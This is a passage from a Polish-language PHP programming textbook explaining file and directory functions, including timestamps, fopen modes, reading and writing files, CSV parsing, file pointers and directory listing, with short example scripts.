                // Pominięcie elementów reprezentujących pewne katalogi
                if ($filename != "." && $filename != "..")
                {

                    // Plik, określenie wielkości i dodanie do wielkości sumarycznej
                    if (is_file($directory."/".$filename))
                        $directorySize += filesize($directory."/".$filename);
                    // Nowy katalog — przetworzenie rekurencyjne
                    if (is_dir($directory."/".$filename))
                        $directorySize += directorySize($directory."/".$filename);
                }
            }
        }

        @closedir($dh);
        return $directorySize;
    }

    $directory = '/usr/book/chapter10/';
    $totalSize = round((directorySize($directory) / 1048576), 2);
    printf("Katalog %s: %f MB", $directory, $totalSize);
?>
```

Wykonanie powyższego skryptu zwróci następujący wynik:

```
Katalog /usr/book/chapter10/: 2.12 MB
```

Określanie czasu dostępu i modyfikacji

Możliwość określenia czasu ostatniego dostępu do pliku oraz jego modyfikacji odgrywa dużą rolę w wielu zadaniach administracyjnych, zwłaszcza w aplikacjach internetowych wykonujących długotrwałe operacje sieciowe bądź operacje bardzo obciążające procesor. PHP udostępnia trzy funkcje pozwalające określić: czas ostatniego dostępu do pliku, czas utworzenia pliku oraz czas jego ostatniej modyfikacji. Funkcje te zostały przedstawione w tym punkcie rozdziału.

Określanie czasu ostatniego dostępu do pliku

Funkcja `fileatime()` zwraca uniksowy znacznik czasu, określający czas ostatniego dostępu do pliku, lub wartość `FALSE` w przypadku wystąpienia błędu. Poniżej przedstawiłem jej prototyp:

```
int fileatime(string nazwa_pliku)
```

A oto przykład zastosowania tej funkcji:

```
<?php
    $file = '/var/www/htdocs/book/chapter10/stat.php';
    printf("Czas ostatniego dostępu do pliku: %s",
    date("d.m.y g:i:sa", fileatime($file)));
?>
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Czas ostatniego dostępu do pliku: 09.06.10 1:26:14pm
```

Określanie czasu ostatniej zmiany pliku

Funkcja `filectime()` zwraca czas ostatniej zmiany pliku zapisany w formie uniksowego znacznika czasu bądź wartość `FALSE` w przypadku wystąpienia błędu. Oto prototyp tej funkcji:

```
int filectime(string nazwa_pliku)
```

Poniżej przedstawiłem prosty przykład zastosowania tej funkcji:

```
<?php
    $file = '/var/www/htdocs/book/chapter10/stat.php';
    printf("Czas ostatniej zmiany węzła inode pliku: %s", date("d.m.y g:i:sa", filectime($file)));
?>
```

Oraz wynik jego wykonania:

```
Czas ostatniej zmiany węzła inode pliku: 09.06.10 1:26:14pm
```

■ **Uwaga** *Czas ostatniej zmiany pliku* nie jest tym samym co *czas ostatniej modyfikacji pliku*. Zmiana pliku odnosi się do jakiejkolwiek zmiany danych węzła pliku, takiej jak zmiana praw dostępu do pliku, jego właściciela, grupy bądź innych informacji dotyczących węzła *inode*. Natomiast czas ostatniej modyfikacji pliku jest związany ze zmianą zawartości danego pliku (a konkretnie rzecz biorąc — zmianą jego wielkości w bajtach).

Określanie czasu ostatniej modyfikacji pliku

Funkcja `filemtime()` zwraca czas ostatniej modyfikacji pliku, wyrażony jako uniksowy znacznik czasu, lub wartość `FALSE` w razie wystąpienia błędu. Poniżej przedstawiłem jej prototyp:

```
int filemtime(string nazwa_pliku)
```

Poniższy przykład pokazuje, w jaki sposób można wyświetlić na stronie czas jej ostatniej modyfikacji:

```
<?php
    $file = '/var/www/htdocs/book/chapter10/stat.php';
    echo "Czas ostatniej modyfikacji: ".date("d.m.y g:i:sa", filemtime($file));
?>
```

Wykonanie tego fragmentu kodu spowoduje wyświetlenie na stronie następującej informacji:

```
Czas ostatniej modyfikacji: 09.06.10 1:26:14pm
```

Operacje na plikach

Bardzo rzadko aplikacje internetowe są całkowicie samowystarczalne — czyli nie korzystają z żadnych zewnętrznych źródeł danych i nie używają ich do wykonywania różnych ciekawych operacji. Przykładami dwóch najczęściej używanych źródeł danych są pliki i bazy danych. W tym podrozdziale Czytelnik dowie się, jak można korzystać z plików, używając w tym celu wielu standardowych funkcji PHP. Najpierw jednak warto przedstawić kilka podstawowych pojęć związanych z tymi zagadnieniami.

Pojęcie zasobu

Termin **zasób** jest powszechnie używany w odniesieniu do różnego typu obiektów, pozwalających na otwieranie strumieni służących do zapisu lub odczytu danych. Przykładami zasobów mogą być standardowe strumienie wejściowe i wyjściowe, gniazda sieciowe oraz pliki. Dlatego też bardzo wiele spośród funkcji przedstawionych w tym rozdziale będzie opisywanych w kontekście *obsługi zasobów*, a nie jedynie *obsługi plików*, gdyż ich możliwości nie zawsze ograniczają się wyłącznie do operowania na plikach. Ponieważ jednak użycie tych funkcji do wykonywania operacji na plikach jest ich najczęściej spotykanym zastosowaniem, informacje podawane w tym rozdziale będą się koncentrowały głównie na plikach. Niemniej warto pamiętać, że terminy *zasób* oraz *plik* mogą być stosowane zamiennie.

Rozpoznawanie znaków nowego wiersza

Znaki nowego wiersza, reprezentowane w systemie Unix przez znak `\n`, a w systemie Windows przez sekwencję `\r\n`, oznaczają koniec wiersza w pliku tekstowym. Trzeba o tym pamiętać w przypadku pobierania lub zapisywania informacji wiersz po wierszu. Kilka spośród funkcji przedstawionych w tym podrozdziale udostępnia możliwości funkcjonalne dostosowane do wykonywania operacji związanych ze znakami nowego wiersza. Do grupy tych funkcji można zaliczyć między innymi: `file()`, `fgetcsv()` oraz `fgets()`.

Rozpoznawanie znaku końca pliku

Programy potrzebują standardowego sposobu określania, czy dotarły do końca odczytywanego pliku. Standard ten jest powszechnie określany jako **znak końca pliku** lub **znak EOF** (ang. *end-of-file*). Zagadnienie to jest tak istotne, że niemal wszystkie najpopularniejsze języki programowania udostępniają funkcje służące do sprawdzania, czy operacje odczytu nie dotarły do końca pliku. W przypadku języka PHP możliwości te zapewnia funkcja `feof()`. Funkcja ta sprawdza, czy podczas operacji na zasobie nie został osiągnięty jego

koniec (EOF). Jest ona powszechnie używana w operacjach wejścia-wyjścia na plikach. Poniżej przedstawiłem prototyp tej funkcji:

```
int feof(string zasob)
```

A oto przykład jej użycia:

```
<?php
    // Otworzenie pliku do odczytu
    $fh = fopen('/home/www/data/uzytkownicy.txt', 'r');

    // Odczyt kolejnego wiersza z pliku do momentu osiągnięcia jego końca
    while (!feof($fh)) echo fgets($fh);
    // Zamknięcie pliku
    fclose($fh);
?>
```

Otwieranie i zamykanie pliku

Zazwyczaj przed wykonywaniem jakichkolwiek operacji na zawartości pliku konieczne będzie utworzenie tak zwanego **uchwytu** (ang. *handle*). Z kolei po wykonaniu wszelkich operacji na zasobie uzyskany wcześniej uchwyt należy usunąć. Do wykonywania tych operacji służą dwie standardowe funkcje, opisane w tej części rozdziału.

Otwieranie pliku

Funkcja `fopen()` kojarzy plik z uchwytem. Po utworzeniu tego powiązania skrypt może wykonywać operacje na pliku, posługując się utworzonym wcześniej uchwytem. Poniżej przedstawiłem prototyp funkcji `fopen()`:

```
zasób fopen(string zasob, string tryb [, int uzywac_sciezki [, zasob kontekst]])
```

Choć funkcja `fopen()` najczęściej jest używana do otwierania plików w celu odczytu lub zmiany ich zawartości, to jednak pozwala ona także na otwieranie wielu różnych zasobów przy użyciu takich protokołów, jak HTTP, HTTPS oraz FTP (zagadnienia te zostały bardziej szczegółowo opisane w rozdziale 16.).

Parametr *`tryb`*, określany w momencie otwierania zasobu, determinuje poziom dostępu do zasobu, jakim będziemy dysponować. Różne dostępne wartości tego parametru zostały przedstawione i opisane w tabeli 10.1.

Tabela 10.1. *Tryby dostępu do plików*

Tryb	Opis
`R`	Tylko do odczytu. Wskaźnik pliku jest umieszczany na jego początku.
`r+`	Do odczytu i zapisu. Wskaźnik pliku jest umieszczany na jego początku.
`W`	Tylko do zapisu. Przed wykonaniem pierwszej operacji zapisu cała zawartość pliku jest usuwana, a wskaźnik pliku zostaje umieszczony na jego początku. Jeśli plik o podanej nazwie nie istnieje, to funkcja spróbuje go utworzyć.
`w+`	Do odczytu i zapisu. Przed wykonaniem operacji odczytu lub zapisu cała zawartość pliku jest usuwana, a wskaźnik pliku zostaje umieszczony na jego początku. Jeśli plik o podanej nazwie nie istnieje, to funkcja spróbuje go utworzyć.
`A`	Tylko do zapisu. Wskaźnik pliku jest umieszczany na jego końcu. Jeśli plik o podanej nazwie nie istnieje, to funkcja spróbuje go utworzyć. Ten tryb nazywany jest także *trybem dopisywania* (ang. *append*).
`a+`	Do odczytu i zapisu. Wskaźnik pliku jest umieszczany na jego końcu. Jeśli plik o podanej nazwie nie istnieje, to funkcja spróbuje go utworzyć. Ten proces określany jest jako *dopisywanie do pliku*.
`x`	Tworzy plik i otwiera go jedynie do zapisu. Jeśli plik istnieje, działanie funkcji zakończy się, a dodatkowo zostanie zgłoszony błąd (na poziomie `E_WARNING`).
`x+`	Tworzy plik i otwiera go w trybie do zapisu i odczytu. Jeśli plik istnieje, działanie funkcji zakończy się, a dodatkowo zostanie zgłoszony błąd (na poziomie `E_WARNING`).

Jeśli zasób jest umieszczony w lokalnym systemie plików, to PHP zakłada, że będzie on dostępny w miejscu określonym podaną ścieżką. Ewentualnie w wywołaniu funkcji `fopen()` można przekazać `1` jako wartość parametru *`uzywac_sciezki`*, co sprawi, że funkcja będzie także szukać zasobu w katalogach określonych w dyrektywie konfiguracyjnej `include_path`.

Ostatni, opcjonalny parametr funkcji, *`kontekst`*, pozwala określać parametry konfiguracyjne konkretnego otwieranego pliku lub strumienia i współdzielić informacje o danym pliku lub strumieniu z innymi wywołaniami funkcji `fopen()`. Zagadnienie to zostało dokładniej opisane w rozdziale 16.

Przeanalizujmy teraz kilka przykładów. Pierwszy z nich tworzy uchwyt tylko do odczytu, operujący na pliku przechowywanym na lokalnym serwerze:

```
$fh = fopen('/var/www/uzytkownicy.txt', 'r');
```

Kolejny przykład przedstawia otwieranie uchwytu do zapisu do dokumentu HTML:

```
$fh = fopen('/var/www/docs/summary.html', 'w');
```

Kolejny przykład korzysta z tego samego dokumentu HTML, jednak tym razem PHP będzie próbował go odszukać w katalogach określonych przez dyrektywę konfiguracyjną `include_path` (zakładając, że dokument *summary.html* znajduje się w katalogu określonym w poprzednim przykładzie, dyrektywa `include_path` będzie musiała zawierać ścieżkę `/var/www/docs/`):

```
$fh = fopen('summary.html', 'w', 1);
```

W ostatnim przykładzie otwierany jest uchwyt tylko do odczytu do zdalnego pliku o nazwie *index.html*:

```
$fh = fopen('http://www.przykladyphp.pl/', 'r');
```

Oczywiście, trzeba pamiętać, że funkcja `fopen()` jedynie przygotowuje zasób do dalszych operacji. Oprócz utworzenia uchwytu nie robi ona niczego więcej, dlatego do realizacji faktycznych operacji odczytu bądź zapisu konieczne będzie skorzystanie z innych funkcji. Zostały one przedstawione w następnym punkcie rozdziału.

Zamykanie pliku

Dobra praktyka programistyczna nakazuje usuwać wszystkie wskaźniki do zasobów, kiedy już nie będą nam potrzebne. Zadanie to realizuje funkcja `fclose()` — zamyka ona otworzony wcześniej wskaźnik pliku określony przez przekazany w wywołaniu uchwyt i zwraca wartość `TRUE` w razie poprawnego wykonania operacji oraz wartość `FALSE` w przeciwnym przypadku. Oto jej prototyp:

```
boolean fclose(zasób uchwyt_pliku)
```

Parametr *`uchwyt_pliku`* musi być uchwytem utworzonym przy użyciu funkcji `fopen()` lub `fsockopen()`.

Odczytywanie zawartości plików

PHP udostępnia obszerną grupę funkcji służących do odczytywania zawartości plików; realizują one całą gamę operacji, poczynając od odczytu pojedynczych znaków, a na odczycie całej zawartości pliku w jednej operacji kończąc. W tej części rozdziału zostało opisanych wiele spośród najbardziej użytecznych funkcji należących do tej grupy.

Odczytywanie zawartości pliku do tablicy

Funkcja `file()` pozwala odczytać zawartość całego pliku i zapisać ją w tablicy, której poszczególnymi elementami są kolejne wiersze tekstu oddzielone od siebie znakami nowego wiersza (przy czym znaki nowego wiersza są dołączane na końcu każdego łańcucha). Poniżej przedstawiłem prototyp tej funkcji:

```
array file(string nazwa_pliku [, int uzyc_sciezki [, zasob kontekst]])
```

Choć funkcja ta jest bardzo prosta, to jednak nie można niedoceniać jej znaczenia. Właśnie z tego powodu należy przedstawić przykład jej użycia. Załóżmy, że dysponujemy przykładowym plikiem tekstowym *uzytkownicy.txt* o następującej zawartości:

```
Ola ola@przykladyphp.pl
Dominika dominika@przykladyphp.pl
Laura laura@przykladyphp.pl
```

Przedstawiony poniżej skrypt odczytuje zawartość tego pliku i konwertuje dane na postać, którą w wygodny sposób można przedstawić na stronie WWW. Warto zwrócić uwagę, że funkcja `file()` działa w sposób szczególny, gdyż jako jedyna ze wszystkich funkcji służących do wykonywania operacji na plikach nie wymaga przekazywania uchwytu do pliku, lecz jego nazwy:

```
<?php
    // Wczytanie pliku do tablicy
    $users = file('uzytkownicy.txt');

    // Przejrzenie zawartości tablicy
    foreach ($users as $user) {

        // Przetworzenie wiersza, pobranie imienia i adresu e-mail
        list($name, $email) = explode(' ', $user);
        // Usunięcie znaku nowego wiersza z adresu e-mail
        $email = trim($email);
        // Wyświetlenie sformatowanego imienia i adresu email
        echo "<a href=\"mailto:$email\">$name</a> <br /> ";
    }
?>
```

Ten skrypt wygeneruje następujący kod HTML:

```
<a href="mailto:ola@przykladyphp.pl">Ola</a> <br />
<a href="mailto:dominika@przykladyphp.pl">Dominika</a> <br />
<a href="mailto:laura@przykladyphp.pl">Laura</a> <br />
```

Podobnie jak funkcja `fopen()`, także `file()` zapewnia możliwość przeszukiwania ścieżek określonych w dyrektywie konfiguracyjnej `include_path`; w tym celu należy przypisać wartość 1 parametrowi *`uzyc_sciezki`*. Ostatni parametr, *`kontekst`*, określa kontekst strumienia. Więcej informacji na ten temat można znaleźć w rozdziale 16.

Odczytywanie zawartości pliku do zmiennej łańcuchowej

Funkcja `file_get_contents()` odczytuje zawartość pliku i zwraca ją w formie łańcucha znaków. Oto jej prototyp:

```
string file_get_contents(string nazwa_pliku [, int uzyc_sciezki [, zasób kontekst [, int
↪przesuniecie [, int maks_dlugosc]]]])
```

Jeśli zmodyfikujemy poprzedni przykład i zastosujemy w nim funkcję `file_get_contents()`, to uzyskamy następujący skrypt:

```
<?php
    // Pobranie zawartości pliku i zapisanie jej w zmiennej
    $userfile= file_get_contents('uzytkownicy.txt');
    // Podział łańcucha na wiersze i umieszczenie ich w tablicy
    $users = explode("\n", $userfile);
    // Przeanalizowanie tablicy
    foreach ($users as $user) {
```

```
        // Przetworzenie wiersza, pobranie imienia i adresu e-mail
        list($name, $email) = explode(' ', $user);
        // Usunięcie znaku nowego wiersza z adresu e-mail
        printf("<a href='mailto:%s'>%s</a> <br />", $email, $name);
    }
?>
```

Parametry *uzyc_sciezki* oraz *kontekst* działają dokładnie tak samo jak w przypadku funkcji `file()`. Opcjonalny parametr *przesuniecie* wskazuje miejsce określone względem początku pliku, w jakim funkcja zacznie odczytywać jego zawartość. Ostatni opcjonalny parametr *maks_dlugosc* określa maksymalną liczbę bajtów, jaka zostanie odczytana z pliku i zapisana w wynikowym łańcuchu znaków.

Wczytywanie pliku CSV do tablicy

Wygodna funkcja `fgetcsv()` analizuje kolejno poszczególne wiersze pliku zapisanego w formacie CSV. Oto jej prototyp:

```
array fgetcsv(zasob uchwyt [, int dlugosc [, string separator
[, string ogranicznik]]])
```

W przypadku tej funkcji odczyt danych z pliku nie jest przerywany po dotarciu do końca wiersza; zamiast tego kończy się on po odczytaniu liczby znaków określonych parametrem *dlugosc*. A zatem w języku PHP 5 pominięcie tego parametru lub przekazanie wartości `0` spowoduje, że wiersze będą miały nieskończoną długość. Jednak rozwiązanie to prowadzi do obniżenia wydajności działania funkcji, dlatego też zawsze warto określać długość wierszy, wybierając taką, która na pewno przekroczy ich faktyczną długość w pliku. Opcjonalny parametr *separator* (którego domyślną wartością jest przecinek) określa znak używany do rozdzielania poszczególnych pól w wierszu. Opcjonalny parametr *ogranicznik* określa znak umieszczany na początku i końcu wartości poszczególnych pól. Domyślnym ogranicznikiem jest znak cudzysłowu. Stosowanie ograniczników jest ważne, jeśli znak separatora może także występować wewnątrz wartości poszczególnych pól, mając w tym przypadku zupełnie inne znaczenie.

■ **Uwaga** Pliki *CSV* (ang. *comma-separated values* — wartości oddzielone przecinkami) są powszechnie używane do przekazywania informacji pomiędzy aplikacjami. Microsoft Excel i Access, MySQL, Oracle oraz PostgreSQL to tylko niektóre spośród wielu aplikacji i baz danych, które są w stanie zarówno eksportować, jak i importować dane zapisane w formacie CSV. Co więcej, takie języki jak Perl, Python oraz PHP zapewniają możliwości łatwego i efektywnego przetwarzania takich informacji.

Rozważmy sytuację, w której informacje o osobach subskrybujących biuletyn informacyjny są przechowywane w pliku, by zapewnić możliwość korzystania z nich pracownikom działu marketingu. Taki plik mógłby wyglądać w następujący sposób:

```
Jan Kowalski,jkowal@przykladyphp.pl,614-555-123
Bartek Owczak,bow@przykladyphp.pl,510-555-999
Karolina Rutkowicz,karola@przykladyphp.pl,216-555-098
```

Załóżmy, że dział marketingu chciałby dysponować możliwością łatwego wyświetlania tych danych na stronie WWW. Do takiego zadania doskonale nadaje się funkcja `fgetcsv()`. Poniższy kod pokazuje, jak przy jej użyciu przetworzyć dane zapisane w naszym przykładowym pliku:

```
<?php
    // Otwarcie pliku z danymi subskrybentów
    $fh = fopen('/home/www/data/subskrybenci.csv', 'r');

    // Podział każdego wiersza pliku na trzy elementy
    while (list($name, $email, $phone) = fgetcsv($fh, 1024, ',')) {
```

```
        // Wyświetlenie danych w formacie HTML
        printf("<p>%s (%s) Tel. %s</p>", $name, $email, $phone);
    }
?>
```

Warto zwrócić uwagę, że do przetwarzania plików CSV wcale nie trzeba używać funkcji `fgetcsv()` — zadanie to równie dobrze można zrealizować przy użyciu funkcji `file()` oraz konstrukcji `list()`. Można by zatem zmodyfikować powyższy przykład i zapisać go w nowej postaci, używając przy tym wspomnianych wcześniej funkcji:

```
<?php
    // Wczytanie zawartości pliku do tablicy
    $users = file('/home/www/data/subskrybenci.csv');

    foreach ($users as $user) {
        // Podział każdego wiersza pliku na trzy elementy
        list($name, $email, $phone) = explode(',', $user);
        // Wyświetlenie danych w formacie HTML
        printf("<p>%s (%s) Tel. %s</p>", $name, $email, $phone);
    }
?>
```

Odczytywanie konkretnej liczby znaków

Funkcja `fgets()` odczytuje z zasobu i zwraca określoną liczbę znaków bądź też wszystkie znaki, jakie udało się jej odczytać do momentu napotkania znaku nowego wiersza lub końca pliku (znaku EOF). Zasób, z jakiego funkcja będzie odczytywać znaki, jest określany przy użyciu uchwytu. Poniżej przedstawiłem prototyp tej funkcji:

```
string fgets(zasob uchwyt[, int dlugosc])
```

Jeśli w wywołaniu zostanie pominięty opcjonalny parametr *`dlugosc`*, to funkcja użyje jego wartości domyślnej — `1024`. W większości przypadków będzie to oznaczać, że funkcja napotka znak nowego wiersza przed odczytaniem 1024 znaków. To z kolei sprawi, że każde kolejne wywołanie funkcji będzie zwracało kolejny wiersz zawartości pliku. Oto przykład jej użycia:

```
<?php
    // Utworzenie uchwytu do pliku uzytkownicy.txt
    $fh = fopen('/home/www/data/uzytkownicy.txt', 'r');

    // Jeśli nie odczytano znaku EOF, wczytuje kolejny wiersz i wyświetla go
    while (!feof($fh)) echo fgets($fh);
    // Zamknięcie pliku
    fclose($fh);
?>
```

Usuwanie znaczników z odczytanych danych

Funkcja `fgetss()` działa bardzo podobnie do `fgets()`, z tym że z odczytywanej zawartości pliku usuwa wszelkie znaczniki HTML i PHP. Oto jej prototyp:

```
string fgetss(zasob uchwyt, int dlugosc [, string dozwolone_znaczniki])
```

Jeśli niektóre znaczniki nie mają być usuwane, to można je podać w trzecim, opcjonalnym parametrze — *`dozwolone_znaczniki`*. W ramach przykładu załóżmy, że współpracownicy mają nadsyłać efekty swojej pracy w formie dokumentów HTML, w których został wykorzystany określony zbiór znaczników. Oczywiście, współpracownicy mają to do siebie, że nie zawsze postępują zgodnie z zaleceniami, dlatego też przed opublikowaniem nadesłanych plików należy je przefiltrować i usunąć z nich niepożądane znaczniki. Dzięki funkcji `fgetss()` wykonanie tego zadania jest trywialne:

```
<?php
    // Stworzenie listy dopuszczalnych znaczników
    $tags = '<h2><h3><p><b><a><img>';

    // Otworzenie artykułu i wczytanie jego zawartości
    $fh = fopen('artykul.html', 'r');
    while (! feof($fh)) {
        $article .= fgetss($fh, 1024, $tags);
    }

    // Zamknięcie uchwytu
    fclose($fh);

    // Otworzenie pliku w trybie do zapisu i zapisanie zawartości
    $fh = fopen('artykul.html', 'w');
    fwrite($fh, $article);

    // Zamknięcie uchwytu
    fclose($fh);
?>
```

■ **Wskazówka** Aby usunąć znaczniki HTML z informacji podanych przez użytkownika w polu formularza, można skorzystać z funkcji `strip_tags()`, przedstawionej w rozdziale 9.

Odczytywanie zawartości pliku znak po znaku

Funkcja `fgetc()` zwraca pojedynczy znak odczytany ze strumienia określonego przez przekazany uchwyt. W razie napotkania znaku EOF zwracana jest wartość `FALSE`. Poniżej przedstawiłem prototyp tej funkcji:

```
string fgetc(zasób uchwyt)
```

Ignorowanie znaków nowego wiersza

Funkcja `fread()` odczytuje daną liczbę znaków ze strumienia określonego przez przekazany uchwyt. Odczyt jest przerywany w momencie napotkania znaku EOF lub pobrania zadanej liczby znaków (określonej parametrem *`dlugosc`*). Poniżej przedstawiłem prototyp tej funkcji:

```
string fread(zasób uchwyt, int dlugosc)
```

Warto zwrócić uwagę, że w odróżnieniu od innych funkcji służących do odczytywania zawartości plików w przypadku funkcji `fread()` znaki nowego wiersza nie mają żadnego szczególnego znaczenia. Dlatego też czasami najwygodniej jest wczytać całą zawartość pliku, określając jego wielkość przy użyciu funkcji `filesize()`, jak to pokazałem na poniższym przykładzie:

```
<?php
    $file = '/home/www/data/uzytkownicy.txt';

    // Otworzenie pliku do odczytu
    $fh = fopen($file, 'r');

    // Wczytanie całej zawartości pliku
    $userdata = fread($fh, filesize($file));

    // Zamknięcie pliku
    fclose($fh);
?>
```

Po wykonaniu powyższego fragmentu kodu w zmiennej `$userdata` zostanie zapisana cała zawartość pliku *uzytkownicy.txt*.

Wczytywanie całej zawartości pliku

Funkcja `readfile()` wczytuje całą zawartość pliku o określonej nazwie i natychmiast zapisuje ją w buforze wyjściowym, zwracając jedynie liczbę odczytanych bajtów. Oto prototyp funkcji `readfile()`:

```
int readfile(string nazwa_pliku [, int uzyc_sciezki])
```

Przekazanie wartości `1` jako opcjonalnego parametru *`uzyc_sciezki`* sprawi, że funkcja będzie poszukiwać pliku w katalogach wskazanych w dyrektywie konfiguracyjnej `include_path`. Funkcja ta jest bardzo przydatna, jeśli chcemy wyświetlić w przeglądarce całą zawartość pliku:

```
<?php
    $file = '/home/www/articles/gilmore.html';
    // Wyświetlenie artykułu w przeglądarce
    $bytes = readfile($file);
?>
```

Jak wiele innych funkcji wejścia-wyjścia w języku PHP, także i ta pozwala na otwieranie zdalnych plików określonych przy użyciu adresu URL, jeśli tyko włączona będzie dyrektywa konfiguracyjna `fopen_wrappers`.

Odczytywanie zawartości pliku zgodnie z określonym formatem

Funkcja `fscanf()` pozwala na wygodne przetworzenie zawartości zasobu zgodnie z zadanym formatem. Oto jej prototyp:

```
różna fscanf(zasób uchwyt, string format [, string zmienna1])
```

Załóżmy na przykład, że chcielibyśmy przetworzyć następujący plik (*numerynip.txt*) zawierający numery NIP:

```
123-445-67-89
234-556-78-90
345-667-89-01
```

Poniższy skrypt przetwarza informacje zapisane w tym pliku:

```
<?php
    $fh = fopen('numerynip.txt', 'r');

    // Przetworzenie wszystkich numerów z pliku zgodnie z zadanym formatem
    // l.całkowita-l.całkowita-l.całkowita-l.całkowita
    while ($user = fscanf($fh, "%d-%d-%d-%d")) {
        // Zapisanie poszczególnych fragmentów numeru w zmiennych
        list ($part1,$part2,$part3,$part4) = $user;
        printf("Fragment 1: %d Fragment 2: %d Fragment 3: %d Fragment 4: %d<br />",
        $part1, $part2, $part3, $part4);

    }
    fclose($fh);
?>
```

Podczas każdej iteracji pętli `while` w zmiennych `$part1`, `$part2`, `$part3` oraz `$part4` zostaną zapisane odpowiednie fragmenty aktualnie przetwarzanego numeru NIP.

Zapisywanie łańcucha znaków w pliku

Funkcja `fwrite()` zapisuje zawartość łańcucha znaków do wskazanego zasobu. Oto jej prototyp:

```
int fwrite(zasób uchwyt, string lancuch [, int dlugosc])
```

Jeśli w wywołaniu zostanie podany opcjonalny parametr *dlugosc*, to funkcja zakończy działanie po zapisaniu podanej liczby znaków. W przeciwnym razie przekazany łańcuch zostanie zapisany w całości. Oto przykład zastosowania tej funkcji:

```
<?php
    // Dane, które chcemy zapisać w pliku subskrybenci.txt
    $subscriberInfo = 'Jan Kowalski|jkow@przykladyphp.pl';

    // Otworzenie pliku subskrybenci.txt do zapisu
    $fh = fopen('/home/www/data/subskrybenci.txt', 'a');

    // Zapis pliku
    fwrite($fh, $subscriberInfo);

    // Zamknięcie uchwytu
    fclose($fh);
?>
```

■ **Wskazówka** Jeśli w wywołaniu funkcji zostanie podany trzeci, opcjonalny parametr *dlugosc*, to nie będą uwzględniane ustawienia dyrektywy konfiguracyjnej `magic_quotes_runtime`. Zastrzeżenie to dotyczy tylko wersji PHP 5.3 oraz wcześniejszych, gdyż w kolejnych wersjach dyrektywa ta została uznana za przestarzałą i jej stosowanie nie jest zalecane.

Przesuwanie wskaźnika pliku

Czasami bardzo przydaje się możliwość przenoszenia wskaźnika i wykonywania operacji odczytu lub zapisu w różnych miejscach pliku. Dostępnych jest kilka funkcji PHP, które zapewniają takie możliwości.

Przesuwanie wskaźnika pliku w określone miejsce

Funkcja `fseek()` przenosi wskaźnik pliku w miejsce określone przez podane przesunięcie. Oto jej prototyp:

```
int fseek(zasób uchwyt, int przesuniecie [, int skad])
```

Jeśli trzeci, opcjonalny parametr wywołania, *skad*, nie zostanie podany, to parametr *przesuniecie* określi nowe położenie wskaźnika pliku, licząc od jego początku. W innych przypadkach wartość tego parametru może przyjmować następujące wartości, które mają wpływ na sposób wyznaczania nowego położenia wskaźnika pliku:

- `SEEK_CUR`: przesuwa wskaźnik pliku o liczbę bajtów określoną parametrem *przesuniecie* względem jego bieżącego położenia.
- `SEEK_END`: przesuwa wskaźnik pliku o liczbę bajtów określoną parametrem *przesuniecie*, dodając ją do położenia znaku EOF. W tym przypadku wartość parametru *przesuniecie* musi być liczbą ujemną.
- `SEEK_SET`: przesuwa wskaźnik pliku o liczbę bajtów określoną parametrem *przesuniecie* względem początku pliku. Zastosowanie tej wartości daje taki sam efekt co pominięcie parametru *skad*.

Określanie aktualnego położenia wskaźnika pliku

Funkcja `ftell()` zwraca wartość określającą aktualne położenie wskaźnika pliku. Oto jej prototyp:

```
int ftell(zasób uchwyt)
```

Przesuwanie wskaźnika z powrotem na początek pliku

Funkcja `rewind()` przesuwa wskaźnik pliku z powrotem na sam początek zasobu. Poniżej przedstawiłem jej prototyp:

```
int rewind(zasób uchwyt)
```

Odczytywanie zawartości katalogu

Proces służący do odczytu zawartości katalogu jest całkiem podobny do odczytywania zawartości pliku. W tym punkcie rozdziału przedstawiłem funkcje umożliwiające wykonywanie tego zadania oraz nową funkcję, wprowadzoną w języku PHP 5, która odczytuje całą zawartość katalogu i zapisuje ją w tablicy.

Otwieranie uchwytu do katalogu

Tak jak funkcja `fopen()` otwiera plik i zwraca uchwyt do niego, tak funkcja `opendir()` otwiera strumień do katalogu określonego na podstawie przekazanej ścieżki. Poniżej przedstawiłem prototyp funkcji `opendir()`:

```
resource opendir(string sciezka [, zasób kontekst])
```

Zamykanie uchwytu do katalogu

Funkcja `closedir()` zamyka uchwyt do katalogu. Oto jej prototyp:

```
void closedir(zasób uchwyt_katalogu)
```

Analizowanie zawartości katalogu

Funkcja `readdir()` odczytuje po jednym elemencie z zawartości katalogu. Oto jej prototyp:

```
string readdir([zasób uchwyt_katalogu])
```

Oprócz wielu potencjalnych zastosowań, funkcja ta może zostać także użyta do sporządzenia listy plików i katalogów podrzędnych zapisanych we wskazanym katalogu:

```
<?php
    $dh = opendir('/usr/local/apache2/htdocs/');
    while ($file = readdir($dh))
    echo "$file <br />";
    closedir($dh);
?>
```

A oto przykładowe wyniki, jakie może zwrócić powyższy fragment kodu:

```
.
..
articles
images
news
test.php
```

Warto zwrócić uwagę, że funkcja `readdir()` zwraca także elementy `.` oraz `..`, powszechnie stosowane podczas prezentowania zawartości katalogów w systemach Unix. Można je jednak usunąć z prezentowanych informacji w bardzo prosty sposób, używając jednej instrukcji warunkowej `if`:

```
if($file != "." AND $file != "..")
```

Jeśli w wywołaniu funkcji nie zostanie podany opcjonalny parametr *uchwyt_katalogu*, to PHP spróbuje odczytać zawartość ścieżki użytej w ostatnim wywołaniu funkcji `opendir()`.

Wczytywanie zawartości katalogu do tablicy

Wprowadzona w PHP 5 funkcja `scandir()` zwraca tablicę zawierającą wszystkie pliki i katalogi znajdujące się w podanym katalogu lub wartość `FALSE` w razie wystąpienia błędu. Oto jej prototyp:

```
array scandir(string katalog [,int kolejnosc_sortowania [, zasób kontekst]])
```

Jeśli opcjonalny parametr wywołania *`kolejnosc_sortowania`* przyjmie wartość 1, to zawartość tablicy wynikowej zostanie posortowana w kolejności malejącej. Domyślnie jest ona sortowana rosnąco. Wykonanie następującego fragmentu kodu (z poprzedniego podpunktu rozdziału):

```
<?php
    print_r(scandir('/usr/local/apache2/htdocs'));
?>
```

zwróci następujące wyniki:

```
Array ( [0] => . [1] => .. [2] => articles [3] => images [4] => news [5] => test.php )
```

Parametr *`kontekst`* określa kontekst strumienia; więcej informacji na ten temat można znaleźć w rozdziale 16.

Wykonywanie poleceń systemowych

Możliwość interakcji z systemem operacyjnym jest jedną z kluczowych możliwości wszystkich języków programowania. Choć istnieje możliwość wykonywania wszelkich poleceń systemowych przy użyciu takich funkcji, jak `exec()` bądź `system()`, to jednak niektóre z nich są tak często stosowane, że twórcy PHP postanowili udostępnić je bezpośrednio w języku. Kilka spośród tych funkcji przedstawiłem w tym podrozdziale.

Usuwanie katalogu

